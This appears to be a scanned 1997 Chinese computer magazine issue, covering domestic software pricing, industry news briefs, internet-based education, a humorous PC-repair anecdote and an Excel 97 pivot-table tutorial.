其二，从市场价格与用户的期望价格之间的反差，也可以看出国产软件价格偏高。目前国内市场软件价格多在百元以上，不少软件价格达到数百或上千元。用户的期望价格则较低，据笔者在中关村对 20 位电脑购机者的随机采访，他们心目中软件的理想价格为 20 元至 30 元，可接受的价格为 50 元左右，而最高可接受的价格在 100 元至 200 元，仅有 3 位被访者表示的可接受价格为 200 元以上，其差距达数倍。对企业用户而言，动辄数千上万元的软件价格，在效益尚不明显的情况下也显偏高，这从企业用户购硬件积极、买软件消极的消费特征，也可略见一斑。

其实，仔细分析软件的价格构成，在市场容量不断扩大的情况下，应该说降价还有相当的空间。

从软件成本构成看，其开发成本、宣传费用、流通费用占到软件生产总成本的 95% 左右，而其最终制作软盘或光盘的费用则大约为 5 至 6 元之间，仅占极小的比例。软件销售的越多，开发成本、宣传费用摊在每一个软件上的钱就越少，价格就可以越低，这就是软件与其它产品的最大差异。看来，适度降低利润率，是软件价格下调的重要方面，以利润换市场，应该是国产软件的发展之路。

降低利润率看起来会使幼小的国内软件业承受另一次打击，其实不然。应该说以利润换市场的好处是显而易见的。把价格拉近消费者，必将极大的刺激购买欲，特别是在目前这种市场容量被资金不足所压制的情况下，降价将可以成倍的扩大市场容量。如果我们把原来高利润率情况下卖出一个软件称作抱回一个西瓜，那么我们降价后将可以拣到足够多的芝麻，其价值将大大超过一个西瓜。

降低利润率的第二个好处是可以扩大市场份额。在市场急剧扩大的情况下，谁拥有了更多的市场份额，谁就拥有了发展的机遇，就拥有了明天。在与国外企业的竞争中，我们无论在资金、技术、人才、管理上都还处在劣势，但只要拥有明天，我们就有希望。

降低价格的第三个好处就是可以限制盗版。其实，美国也好，中国也罢，没有一个人心甘情愿用盗版软件，盗版软件风行与软件价位有着直接的关系。举个美国的例子，美国素以打击盗版严厉著称，现在甚至伸手当起什么打击盗版的世界巡警，但在 1976 年，美国个人电脑的先驱阿尔塔星电脑的培基语言程序，由于售价达 500 美元，超过了电脑迷们所能接受的价位，结果照样引来了盗版潮的冲击。可见，软件加密，加大打击盗版力度虽然都是打击盗版的手段，但其有效程度显

然不如从正版软件价格方面入手，使软件价格接近用户所能承受的价格，这样，盗版者将不打自灭，把大量盗版软件使用者吸引为正版软件用户，也将大大提高市场容量。

当然，降低软件价格除降低软件利润率外，从节省软件开发及流通成本入手也是一个很重要的方面。据软件业内人士介绍，目前软件的宣传费用和流通成本，少的要占到软件总成本的 50% 以上，多的则更达到 60% 至 70% 。虽然为打开市场支付一定的宣传、流通费用是正常的，但比例如此之高则明显离谱。

可见，国产软件降价既是需要，也有可能。不论是开源还是节流，我们期待着国产软件的降价之风。

丰富品种是必由之路

在国内软件企业仍在为软件的销售犯愁的同时，随着电脑用户数量的快速发展，软件需求快速增长。从目前看，宏观上国产软件的有效供给的增长，已明显滞后于需求的增长。从第四届电脑爱好者城中的调查结果看，在 5000 余份问卷中，有近 10% 的电脑爱好者把缺乏应用软件，列为他们目前用、买电脑所面临的主要困难的首位，而在已拥有电脑的用户中，这一选择的比例明显加大。

为什么市场与市场经营者之间有如此之大的反差呢？笔者认为，国内软件业由于规模所限，对市场缺乏调研，往往是看见一种软件销路好，便一哄而上，形成千军万马过独木桥的局面，而更多的领域则被大家所忽视是原因之一。一些软件公司开发出一种软件即吃上这一口，一年或几年一贯制，除了做做换汤不换药的“升级”、“改版”之外，相当长的时间不再开发新的软件是另一个原因。而软件档次单一，无法满足用户的多方位需求，也是一个重要原因。

以目前我国软件业的规模和能力，在系统软件这一最重要的领域，我们暂时还不具备与国外公司竞争的实力，我们一方面可以走与国外大公司合作开发或承览系统软件中个别部分的开发之路，以积累大型系统软件的开发经验，另一方面则应加快开发建立在系统软件基础上的应用软件的步伐，以此积聚实力，最终开发出具有中国特色的系统软件，这是用户的需要，形势的要求，更是电脑软件业的责任。

除系统软件外，在工具软件、办公软件、信息管理及 MIS 类软件、学习及娱乐软件等方面中国软件业都有参与竞争的力量和机会。中国有中国的特色，这种特色绝不是短期内所能掌握的，也绝不是高薪聘请几位软件开发人员所能解决的。北大方正凭着汉字录入、排版、出版系统不仅控制了 80% 以上的国内市场和中文出版领域，还以此为核心，开发了日文出版系统，成功的打入国际市场。中国财务软件市场也是如此，利用相对独特的中国财务制度开发的财务软件几乎占领了财务软件的全部市场份额，相当多的财务软件开发企业从中得到了发展和壮大。

其实，何止出版和财务系统，中国在很多方面都极具自己的特色：从企业管理到人事制度，从工程设计到办公自动化，就连游戏中国人也有自己的喜好，只要国内软件业找准这些特色，开发出适合国人习惯的软件，在软件市场竞争中，国产软件就能立于不败之地。

提高质量是立足之本

谈到占领市场，我们还必须把眼光放在质量上。说实在话，国产软件质量与国外相比，已相当接近，其差距最主要的表现在软件的设计思想和总体创意上。

现在国内软件业，同一种产品的竞争相当激烈，但在设计思想上有较大突破，使产品档次明显拉开差距的并不多。比如机译软件，各式各样的机译软件出了已不下十种，不少都号称翻译的正确率达到 80% 以上，但看看它翻出来的句子，至少有一半中国人看不懂，谁还知道看得懂的那一半是对还是错？从事机译软件制作的一位朋友私下告诉我，他们追求的主要是单个单词翻译的正确性，至于句子吗，一些基本的翻译规则是有的，但计算机怎么用，就看‘临场发挥’了。到今天，计算机已经可以在国际象棋领域与世界冠军一争高下，解决机译问题其实应该并不算什么太难的事，就是因为我们在设计思想和总体创意方面难有大的突破，以至开发的软件水平总是处在相对较低的层次上。

软件质量问题还表现在软件创意的僵化上。目前销量较大的是教育类软件，不少公司都花大力量投入到这类软件的开发研制中，然而从看到的软件来说，绝大部分仍然是以题库的形式出现，这种把教学内容从一种媒介照搬到另一种媒介上的作法，显然是缺乏创意的表现，也绝不会得到用户的好评。其实，在我国的教育重点由分数教育向素质教育过渡的进程中，具备强大多媒体功能的电脑如果配合上动人的软件，理应在提高学生学习效率，提高学习兴趣方面起到重要的作用。当然，也有相对优秀的国产软件，《佳儿成龙记》就是一个例子，其销售的火爆，就是给这一软件在创意上的突破最好的奖励。

用发展的眼光看，对中国软件业来说，现在谈普及、谈赚钱还为时尚早，应该切记我们一些行业在质量上曾经走过的弯路，必须在用户心目中牢固树立国产软件等于质优价廉的概念，这将是我们带向未来的最大财富。

记得曾在长安街上看到一则广告“因为不是最好的，所以我们更加努力”，愿年轻的中国软件业正如广告中所说，为了珍爱你们的用户，更为了中国的二十一世纪，努力。



AST 成为三星全资独立子公司

9月2日，AST 在京举行"共创未来"主题会，向业界介绍 AST 成为三星全资独立子公司后的未来战略。AST 将全面提高研发能力，到 1999 年研发经费将是现在的 2 倍，到 2001 年将是现在的 4 倍。由于 PC 零部件的供应方面已得到快速、足量、优质的保证，并得以共享三星与 Intel、Texas Instruments、Toshiba 等多家顶级厂商的技术联盟协议带来的成果，AST 将有更多机会获取 PC 元件的核心技术，为研发部门设计功能更强大的产品提供了保障。AST 的近期和中期目标集中在全面创新现有电脑系列产品上。到 2000 年，AST 将开发多媒体网络环境的产品，集合消费电子产品推出诸如 PC 影院等整合产品。

Genoa 进军中国市场

9 月 8 日，Genoa 公司宣布正式进军中国市场，该公司于 1984 年成立，拥有强大的产品与技术研发阵容，多年来在图形处理、影像处理、电脑视讯、主机板及电脑周边设备、多媒体技术等领域研发、生产、销售了多项性能优越的产品，包括一系列图形加速器、动态影像捕捉卡、电脑到电视视讯转换卡及多功能主机板等。

IBM 成为 MicroTouch 的战略伙伴

拥有 16 年生产触摸屏的丰富经验，以其独特的电容触摸屏技术驰名的 MicroTouch 系统公司，日前与 IBM 公司达成一项新协议，该公司将为 IBM 监视器增加触摸功能，在全球捆绑销售，首批产品将在年底由两家公司共同推出，从而使 MicroTouch 成为 IBM 触摸监视器的全球性销售商及主要供应商。

惠普将开发国际象棋软件

惠普公司全面支持国际象棋国际棋联世界冠军阿那托里·卡尔波夫 8 月 26 日至 9 月 2 日为期一周的来华表演访问，引起计算机界、体育界的极大震动。同时，惠普人士透露惠普将从事国际象棋软件的开发，开发分三个阶段进行，首先用一年零八个月的时间推出普及性软件——"惠普棋王"(暂名)；再用一年时间推出第二代软件，向世界冠军挑战；最后使软件产品达到完善。惠普公司还将使用自己的国际互联网络站点，开设中国国际象棋的电子信箱，并在网上设立"惠普国际象棋俱乐部"。

惠普请你去看世界杯

中国惠普信息产品事业部在北京、上海、广州、南京、成都等地的报纸和电台等新闻媒体上开办"惠普信息时空"栏目，进行"进入惠普激光打印时代，赢得'98 世界杯入场券"等专题的有奖问答。所有读者和听众都可以参与应答，并将有机会获得明年世界杯期间法国之行的往返机票、在法食宿费用和观看比赛的门票。

方正启动"电脑客户满意工程"

该工程将从"满足用户需求产品"、"热线客户服务"、"客户需求快速反应能力"、"产品交货时间、交货速度与便利性"、"一次开箱 98% 合格率"、"产品保用与维修服务、服务响应速度"、"面向普通用户的培训计划"等方面着手，建立一整套详细的规范与制度，为用户提供优质的产品和满意的服务。

另有消息，北大方正出版系统工程公司近期向首都多家培训中心和输出中心赠送其最新推出的苹果版飞腾软件，并举行连锁大举动——同 AGFA 公司一起，支持大同公司筹建十个彩色输出中心，输出中心将配备方正世纪 RIP、苹果电脑、AGFA 照排机等设备，采用统一的标示和标牌，以连锁方式开展经营。

浪潮进军家用市场

8 月 14 日浪潮集团"双龙"计划启动，标志着浪潮正式向家用电脑市场迈出第一步。"双龙"计划推出"小神龙"及"小帅龙"两款新型家用电脑，其中配置多能奔腾 166MHz 的"小神龙"售价为 9999 元，突破万元心理线。"小帅龙"采用奔腾 166MHz 芯片，随机赠送价值近 4000 元的软件，以满足家庭学习、办公、娱乐及上网的需求，市场价为 8888 元。浪潮有关人士说，产品面市后反响不凡，浪潮将抓住机会多推力作。8 月 23、24 日，浪潮在济南举行了为期两天的浪潮家用电脑合家欢活动。近百家电脑经销商积极参与，活动期间共销售浪潮"龙的一族"家用电脑 659 台。

同创电脑服务大学生电脑赛

在首届"中国大学生电脑大赛"中，同创集团提供的 100 台电脑技能比赛用机，经受住了大赛的考验，在几天的赛程中，无一出现故障。因其高档的机器配置，良好的工作稳定性，赢得了众多参赛大学生的信赖，组委会一方也给予了较高的评价。

长城微机南极上岗

金长城电脑连锁专卖组织日前向中国气象科学研究院极地气象研究室捐赠了一台金长城 ATX 高档商用微机，用于进行南极气象资料的统计和处理，这是长城集团第二次向该研究室捐赠微机。1989 年，一台在当时属于先进产品的长城 286EX 微机首次赴南极，这台长城微机连续开机运行了近两年时间，在中山站的实验中发挥了巨大作用，令同在南极进行科学考察的澳大利亚、前苏联科学考察队员羡慕不已。

Microsoft Internet Explorer4.0 预览第二版面世

8 月 12 日，微软宣布其 Internet Explorer4.0 (IE4.0)预览第二版中文版可供国内用户即时下载。中国互联网 (ChinaNet)、中国经济信息网 (CEINet) 以及中国计算机世界 (CCW) 成为首批 IE4.0 网上频道供应商。从现在开始，国内用户只要打开 IE4.0 就可看到全球 250 多家著名的资讯、娱乐、运动、商务等网上信息供应商所传输的信息。

Intel 发布新品

Intel 近日推出了具有图形加速端口 (AGP)技术的全新 440LX AGP 芯片组。该产品与奔腾® Ⅱ处理器的双重独立总线 (DIB) 架构一起，为新一代可视计算 PC 奠定了硬件基础。同期，Intel 董事长安德鲁·葛洛夫撰写的《只有偏执狂才能生存》一书也由光明日报出版社出版。该书从理性和纪实的角度，全面细致地记叙了作者面对当今 10 倍速变化时代所表现出的超级领导者的高智商和管理才能。

EPSON 发布新品

9 月 2 日 EPSON 以"创造真彩"为主题，展示了其 5 种彩色喷墨打印机，包括 EPSON Stylus COLOR 400/600/800/1520K 及 EPSON Stylus Photo, 以满足从家庭用户、企业用户到需要高分辨率和高清晰度的彩色输出专业用户的需求。同时，EPSON 还展示了扫描仪、数字相机和液晶投影仪等一系列新品。

紫光扫描仪巡展


清华紫光扫描仪销售中心 9 月相继在北京、上海、成都、广州举办紫光扫描仪 (Uniscan) 全系列产品成果汇报活动。此次参加巡展的有"二郎神"系列 (Uniscan 4A/4B/4C/4D)，"小旋风"系列 (Uniscan 5A/5B/5C)，"霹雳火"系列(Uniscan M1200)共 8 种型号的产品，可满足不同用户的需要。

网上《联合商讯》开通

由北京通信信息协会、北京电报局和北京赛伟网络技术公司共同筹办的"中国互联网《联合商讯》"一期工程(中文版)已构建完成，从 9 月 1 日起利用 WWW.bta.net.cn 站点提供商讯信息。《联合商讯》(中文版)共设有十七个信息区域，包括：中国企业机构资讯、工商经济文库、中国经济资讯、股票证券等。

通译英译汉 V5.0 上市

通译英译汉 V5.0 版于 9 月 1 日全面上市，V5.0 版在原有 V4.0 版的基础上作了大量更新，建立了一套较完善的规则处理机制和语料管理机制，并创建了修改系统库和句库功能，用户可以边使用边充实语句。它还有仿 Word 界面，支持 16M 超大文本，多种文件格式相互转换并增设扫描、打印外围功能接口。据悉，从今年 9 月 1 日到明年 1 月 31 日，通译英译汉 V5.0 版将在全国 30 个省市开展"97 万里送"活动。届时，通译软件研究所的直销机构将对购买通译软件专业版和综合版的用户实施送货上门、免费安装、培训等服务项目。



教育走进网络

□陆　群

“秀才不出门,便知天下事”,如今已成为现实。

1988 年，笔者当时还只是大二的学生，曾参加了一个中科院举办的计算物理会议，当时会上聚集了一批中国最优秀的大中学生，令笔者记忆最为深刻的是一位老教授给我们的讲话:“不让中学生使用计算机是错误的，我希望你们学会使用所能找到的一切工具去实践,把设想变成现实。”事实上,当时我们这些大中学生找不到多少能用的工具,没有计算机,没有互联网。那时候,能替我们完成巨大复杂工作的计算机,还只有价位同样巨大的超级计算机和工作站，它们集中在一个大房间里,通过高速网络连接起来协同工作。即使如此,能够操纵这些‘庞然大物’的人还为数不多。但不同的是 9 年后的今天，学生们已经可以坐在计算机前通过 Internet 做他们的学位论文了，这不能说是一种奇迹,从梦想到现实,才不过 9 年。今天 Internet 改变了一切，一个老师，一台机器与之连接的学生可以成千上万,可以遍布全球。

互联网络对于教育如同社会其它组成部分一样，将产生重大的影响,会涉及包括教学内容、教学方式方法、教育结构乃至整个教育体制,一场亘古未有的巨变正在悄然发生。

网络教育是自我教育

北京东郊是著名驻华使馆区，使馆区外交官们和外国专家们的孩子都在北京的一所专门的小学校里读书。有一天,班里要讨论一个题目:在遥远的南极有哪些动物和植物?他们组成了什么样的生物链?他们是怎样生活的? 手里现有的资料和学生们了解的知识远远不够。于是为了完整地解答这个问题,他们就上 Internet 网向全世界寻求咨询和支持。当老师面对着一份份颇有新意的报告时,无不惊叹于孩子们的进步。

网络教学的出现将对教育观念产生影响。学生接受知识的范围将会大大拓宽，传统学生在校只能通过教师、课本、图书馆借阅、实验室实验等有限几种途径学习，而有了网络，学生自己就可以通过检索数据库，专家教学系统自测自学，还可以通过国际联网向世界各所学校调阅资料。电脑技术运用参与式、启发式的教学,完全打破了学生单项获取知识的渠道,使之更加开阔眼界,他们会懂得老师、课本只是一种手段,广阔的资讯需要自己去寻找,寻找的过程就是创造的过程。

传统的一本课本、有限的参考书、教师一以灌之的讲述,完全扼杀了孩子个性思维的发挥,网络教育是自我教育，既有不同的教学方法利于自学也便于检测教学成果，更有利于教师根据每个孩子的实际灵活机动地安排教学方法、进度及目标。信息时代意味着一个适合个人的教育时代的来临。

未来网络教育将促使家庭教育社会化，社会教育家庭化。未来社会知识更新的速度,新学科发展、交叉、渗透将超过以往任何时候,人人都必须随时学习,不断更新,一次性的学校毕业将不复存在,取而代之的是网络伸入家庭后,终生学习将成为普遍趋势,教育的重点也将不仅是知识和劳动技能的培养，而逐步转向提高劳动者的素质上来。传统的以教师为中心、以课堂为中心的教育方式，将逐步弱化，取而代之以学生为中心、以实践为中心的现代教育方式，让孩子们人人都去当探险家和发明家。教师的主要职责也会发生重大变化，它将不再是以传播知识为主，而是表现在培养学生掌握信息处理工具的方法和分析问题、解决问题的能力，如果一个教师不能够适应未来的发展，那么就会被逐渐淘汰。失业,将威胁着大多数教师们!

网络大学:虚拟还是现实?

正式的网络大学目前已在美国开办。最早开始在网上创办教育的是旧金山大学，它曾宣布建立全球首座 INTERNET 大学，通过互联网向远在弗吉尼亚州的斯维布莱尔学院试授成功；佛罗里达大学于 1995 年 5 月份,已经尝试在网络上推出企管硕士(MBA)课程,成为名副其实的网络“国际培训”。随着今年夏天第一位毕业生毕业，网络专业培训打破时间、空间界限的优点,以及可信度不高的缺点,已成为全美教育界广泛讨论的焦点。

这一位拿到学位的学生,是个女性主管,因为工作升迁及追求自我实现，向佛罗里达大学的网络职业培训注册。对于获得的也许是第一个 MBA 学位,她认为通过国际互联网的上课方式，虽然学位可信度容易遭到质疑,但对于一个受到工作时间、居住地点、年龄、家庭等限制的人而言,根本很难再有机会重回学校,而且她个人觉得学到了很多知识,这让她感到非常值得。

家住加州千橡市的美国马术选手乔吉娜也通过网络自修大学课程。在繁重训练之余,每周利用晚上时间上网到西雅图中央社区大学就读，下载教授指定的当周作业,用寄来的录影带听教授讲课,使用电子邮件回复教授提出的问题并参与同学们的课堂讨论。

经过 5 年的发展，网上大学已从 10 余所增加到 300 多家。有些大学把网络课程视为增设的部门,象杜克大学设网络教学是为了解决学生宿舍和讲堂的压力,而凤凰大学、丹弗国际大学则以远距离教学为其主要校务。

网络大学将克服传统教育在时间、空间、受教育者年龄和教育环境等方面的限制，满足社会性和组织性的教学需求，使得电脑教育变得更加人性化、多样化，在未来人人都可以接受高等教育。在我国,教育经费的大部分都被用在基础设施——教学楼、图书馆、宿舍和

管理人头费上，真正用在教育和教学资料上的只占一小部份，而网络正好可以弥补这一点，它只需投资教师和教学资料。我国又有多年电大、业大、职大的办学经验，只要解决了网络普及问题，网上办学前景光明。

国内网络教育崭露头角

今年春天香港一家名为“联网教育中心”的机构，推出网上模拟会考，利用 Internet 为考生提供会考服务。这个网上模拟会考共设有七个科目的会考试题，包括英文、数学、生物、化学、物理、历史及会计。参加的考生可以利用上网电脑作答。此会考模拟可让考生根据自己实际情况随时随地参加测试，是一种新的尝试。

目前通过网络进行公司内部培训和社会调查已蔚然成风。大型企业，尤其跨国公司一般都有自己的企业专用网络 Intranet，利用专网开展员工培训简单易行，在很多公司内部流行起来；今年以来利用网络搞社会调查已为网上人熟悉。象开春上海某家网络公司与新闻媒体合作进行“有关上海人对克隆羊的看法”调查，结果在媒体上公布，深受各界好评，利用先进的信息技术工具进行科普教育，两者结合效果显著。网上调查还有一个技术优势就是网络本身具有统计功能，可根据回收的调查表自动完成统计、画表，结果一目了然。

1997 年上网热在一向以严谨著称的教育界也是“网乍起，吹皱一池春水”。4 月中旬我国第一个中学远程教育网在北京 101 中学开通，学生可以通过电脑接受课程辅导和精品试题练习，也可以通过这个网络与教师、同学交流。目前已有 400 多个家庭和学校加入了北京 101 中学远程教育网。

4 月 29 日，国内首家“国际互联网上辅导学校”——国联网校宣布开通。据主办者介绍，网校的开通决不是要取代传统教育，而是对传统教育的有效补充，内容包括中学教学各科内容，突出外语、计算机。通过网校，学生可以不受时间和空间的限制，随时随地地接受名师的教诲，向名师提各种问题，充分享受网校上的各种教育信息资源。利用互联网络这一高科技手段，面向普教，为中学生提供教育信息服务。

另外北京一些网络公司也纷纷向中小学校赠送教育软件，开设免费 Internet 讲座，支持中国的网络普及教育。去年北京景山学校就与苹果电脑共同成立“景山苹果多媒体教室”，共同开发中国网络多媒体教学。

特别值得重视的是青少年基金会也把“希望工程”开设到了国际互联网上。当我们看到千百万少年儿童幸福地走进学校时，是否还能想到另一群孩子——那些渴望上学却因家庭贫困而失学的孩子，大家都应该去读读“希望工程”的主页。里面详细介绍了“希望工程”的宗旨、成就、资助和捐赠方式，待援的学校和孩子等等。另外还收集了大量与“希望工程”有关的图书资料和其他信息。

未来的竞争是科技与人才的竞争，是综合实力的较量，美国人如此重视教育，就是要在下个世纪的信息化社会里掌握主动权。当 20 年后我们今天的孩子长大成人，生活在数字化生存环境里，使用各种数字化信息技术工具对他们来说已十分普通，让中国的孩子尽快地、更多地上网，让他们从小就了解信息革命的意义，尽快成长起来，这是未来成功的基石。

编者后记：

陆群“做”网络也有些时间了，业界人写业内事，更显得从容与得心应手，而读者读来想必也会多一些清晰与鲜明的感觉。正值文章发稿时喜闻作者出了本新书——《网络中国》，深入分析了因特网对社会、文化、教育、商业及人们日常生活、思维观念、行为习惯等的种种冲击与影响，并探讨了网络在中国的发展及建设问题，特此向他表示祝贺。

（上接 37 页）

嘣……嘣……喳！”地在键盘上击打，听起来也颇有节奏感。但到第三天，那个键盘上就有两个键被击打得不能再弹上来了。我真想责备他一下，没想到他却先责备起别人来：“这他妈的什么键盘？这么不中用！现在的制造商就是不顾质量，好端端的键盘用不上几天就坏了，不行，得找卖方算帐去！”我默然了，像这样的键盘操作法，就是钢筋铁铸的键盘也不敢和你对阵呀。他自愿为我优化机器，但连续好几天却未调试好，便只好用我家的电话向外请师傅了。请了几位，都未管用，又过了一天，终于请了一位大师。天地良心，这可真是一位大师，只见他在一帮崇拜他的电脑迷的簇拥下走进电脑洞房，那神态像皇帝巡行一样。他闭着双唇，双手插在上衣口袋里，大模大样地在我的电脑面前坐下来，头也不抬地问：“什么问题？”C 师傅赶紧回答：“明明 4M 内存，可一装软件，机器就报内存不够。”“开机吧。”大师说。于是开机，屏幕上快速跳过一行行白色的字符。大师仍双手插在口袋里，冷眼瞅着，突然说：“行了，关机吧。”“什么问题？”“内存条坏了一个。”“怎么会？”我们都叫起来，机器才新买不到两个月，而且这之前一直是正常的呀。大师却不加解释，只简单地重复一句：“内存条坏了一个。”C 师傅赶紧毕恭毕敬地问：“你是怎么知道的？”“努……”大师示意屏幕，“看机器自检时的数据就知道了，数据不够……”“啊……”大家恍然大悟。大师离开了电脑，在一群电脑迷的簇拥下，飘然走出了房间。C 师傅说：“瞧，我们的大师真牛×啊！”

真的，我这是第一次领略电脑王子的威风。常听人说，未来世界的主人就是这些电脑界的高手。从他的崇拜者们肃然起敬的神情里，我似乎找到了依据。后来的情况是再请电脑 A 师傅来换走他的坏内存条。A 师傅却傲慢地说：“我的内存条根本不会坏！”我们央求他来亲自试一下。他还是一口咬定，他的内存条都来自内存条的名牌产地韩国，绝不会坏。我只好把我主编的一本《世界名诗鉴赏诗典》当礼物送给了他，签上名，恭请他雅正。此举可能真收到了贿赂效果，他终于来了；一检测，无言地拿去了旧内存条，随后换上了新的。

自从电脑娘子进了新房，前前后后轮番来闹过洞房的电脑师傅不下 20 位。有高手，有低手；有眼高手低者，也有眼低手高者。不管怎样，我是在他们的扶持下摇摇摆摆走入电脑迷行列的，我至今仍深深地怀念他们，包括那位发现火龙病毒的 B 师傅和那位击坏我键盘的 C 师傅。悠悠世界，唯此唯大——啊！电脑世界！（待续）



领略 Office 97(二)

□北京　阿特曼　张群英

三、数据处理——Excel 97

Excel 在 Office 中专司数据处理,除了具有一般电子表格软件的功能外,还包括图表、文档处理、数据库管理、宏,同时提供了决策支持分析工具 数据透视表、模拟运算表、规划求解、方案等以及功能强大的统计与工程分析工具 :相关性检测、回归分析、计算统计数据等,提供了对大量明细数据进行分类汇总的工具,还提供了 Internet 功能。

为了使读者能理解 Excel 的数据处理特点，下面根据某公司的营销报告作进一步的模拟分析运算。

	A	B	C	D	E	F	G
1	日期	地区	类别	产品	价格	销售量	销售额
2	1/5/96	华北区	微机	P166	11200	5	56000
3	1/13/96	华北区	微机	P220	14350	7	100450
4	1/22/96	华南区	便携机	TPAD-II	21860	2	43720
5	2/16/96	华北区	工控机	YH-2000	24500	1	24500
6	2/28/96	华东区	微机	AT586	8760	4	35040
7	3/2/96	华东区	便携机	QT 1200M	19800	4	79200
8	3/15/96	华西区	网络服务器	IP-SERVER	32100	5	160500
9	3/17/96	华北区	工控机	IQ-270	26400	2	52800
10	4/2/96	华南区	网络服务器	IF-SERVER	35400	3	106200
11	4/12/96	华东区	便携机	TPAD-III	22900	3	68700

Sheet1 / Sheet5 / Sheet6 / Sheet7 / Sh

图 1

图 1 为某公司市场部 1996 年度销售报表的一部分。表中的数据使用了不同的颜色、字体和边框,便于观察。如果要对数据进行排序,首先选定数据,然后单击"数据"菜单中的"排序"命令,在"排序"子菜单中选定主要关键字及次要关键字,指定排序依据如"按笔画排序"或"按字母排序",然后单击"确定"即可。

如果要进行局部汇总，则可通过公式和函数进行。比如,使用数据库函数中的 DSUM()函数,选择同一类产品,对其"销售量"或"销售额"求和,得到每一种产品全年的相应销售数字 ;使用 DAVERAGE() 函数,计算各月或每一季度的平均"销售额";使用 DMAX()函数,选择同一类产品,对其"销售额"进行操作,得到每一种产品全年中的最大销售额 ;使用 DMIN()函数,选择同一类产品,对其"销售额"进行操作,得到每一种产品全年中的最小销售额……

对 Excel 函数的操作是通过公式来进行的，其格式是在单元格中先键入等号" = ",然后再键入函数及操作数,如 :=DAVERAGE(B1,B6)

3.1 数据透视表

数据透视表是一种对大量数据快速汇总和建立交叉列表的交互式表格，在其中可以转换行和列以查看源数据的不同汇总结果，也可以显示不同页面以筛选数据 ,还可以根据需要显示区域中的明细数据。

(1)创建数据透视表

步骤之一 选定创建数据透视表的数据源

在数据栏中单击数据透视表,选用"Microsoft Excel 数据透视表或数据库"。

步骤之二 选定创建数据透视表的数据源区域

您可以在进行第一步之前，拖动鼠标选定数据源区域,则"区域"框中将直接显示数据源区域 ;也可直接在"区域"框中键入数据源区域,如 :$A$1: $D$6 ;或单击"区域"框右边的折叠对话框按钮,选定数据源。单击"浏览"按钮,可查看数据源所在文件夹及文件名称。

步骤之三 构造数据透视表

按需要将字段按钮拖到透视表的适当位置,其中 :行——将字段中选定项作为行标题 ; 列——将字段中选定项作为列标题 数据——将数据汇总到表格内 ; 页——每次仅显示一个数据项的汇总数据。

Excel 默认的汇总数据方式是计算数据总和,如要自定义字段的汇总方式,请双击字段按钮。


步骤之四 选定数据透视表的显示位置

您可以随意选择或键入放置数据透视表的工作表及工作表中的具体位置,如 sheet2。

(2)利用数据透视表进行数据分析

图 2 就是一种能有效体现销售状况的数据透视表,它按不同地区来显示各个季度的产品销售情况。沿垂直方向伸展的是"地区"和"类别";沿水平方向伸展的是时间信息"季度";两条数据轴所围的区域中就是所要分析的"销售额"数字。这样一来,"地区"和"类别"两列中的数据,自然而然地充当起分类轴坐标的作用,就可以对销售状况进行不同的汇总分析。

要改变数据透视表的布局。只要用鼠标拖动来交换数据字段的位置,就可以建立不同的角度、不同的层



	A	B	C	D	E	F
1	求和项:销售额		季度			
2	地区	类别	第一季度	第二季度	第三季度	第四季度
3	华北区	便携机		102000	157670	168900
4		工控机	77300		78900	
5		网络服务器		190675		145700
6		微机	156450		43720	
7	华南区	便携机			154330	
8		工控机	65480	45600		
9		网络服务器		120050		186700
10		微机		34700	45300	53400

Sheet5 / Sheet6 / Sheet7 / Sheet:

图 2

次透视表。例如,将示例中的“地区”和“季度”字段的位置对调,就可按季度来显示各个地区的销售额。

对于具有较多字段的数据透视表,可使用分页字段。通过设定分页字段,单独的数据透视表可产生相关的报告。分页字段还能以三维效果显示数据。例如,可以将“地区”信息抽出,放在页区域中当作页码(将“地区”按钮拖曳到“页码”即可),筛选掉对应于其它地区的数据,一次只显示一个地区的销售情况,然后通过单独设置的页码进行“翻页”,查看另一地区的销售状况,起到“放大”显示的作用。

翻动页码的方式是,单击页码(如“地区”)右边副页码(如“全部”或“华北区”)中的下拉菜单按钮,从其中选定页码即可。

或者将“季度”信息抽出当作页码,一次只显示一个季度的销售状况,然后通过“翻动”页码,查看其他季度的销售状况,如图 3 所示:

季度	第一季度 ▼		
	(全部) 第一季度 第二季度 第三季度 第四季度		
均值项:销售额			
地区		微机	总计
华北区	77300	156450	116875
华南区	65480		65480
总计	71390	156450	99743.33333

图 3

还可用鼠标右键启动“快显菜单”或使用“视图”菜单“工具栏”中的“数据透视表”,针对不同级别的数据进行诸如锁定数据和添加或删除字段、修改格式选项及数据源选项等操作;还能从十余种汇总函数中进行选择,根据需要将求和汇总改为计数、求均值、求极值或求标准偏差等形式,也可选择数据的显示方式,将“普通”形式改为百分比、差异百分比或指数形式等。

可在数据透视表中添加计算字段和数据项以使用自定义公式,计算字段中公式的操作对象是公式中数据的和。如在上述透视表中,一个命名为“预测”的计算字段能通过公式“=定货数量*1.25”来预测未来的订货情况;在“产品”字段中,根据“微机”的销售情况进行预测的计算数据项可使用公式“=微机*120%”。

(3)使用数据透视表应注意的问题

* 数据列应该有标题,作为数据透视表的列标志。
* 将各条记录分别存放在工作表的一行中,因为数据透视表的数据处理方式以行为单位。
* 确保所有日期数据都以日期格式存放。
* 在同一列中重复出现的数据项应保证拼写一致,因为数据透视表要将同一数据列中相同的数据项自动组织在一起。

3.2 图表

对产品数据进行汇总、对不同的产品进行比较时,除了数据透视表,另一个更好的办法,是使用图表。图表是对选定数据区或数据透视表的图形化显示。

(1)从数据透视表中创建图表

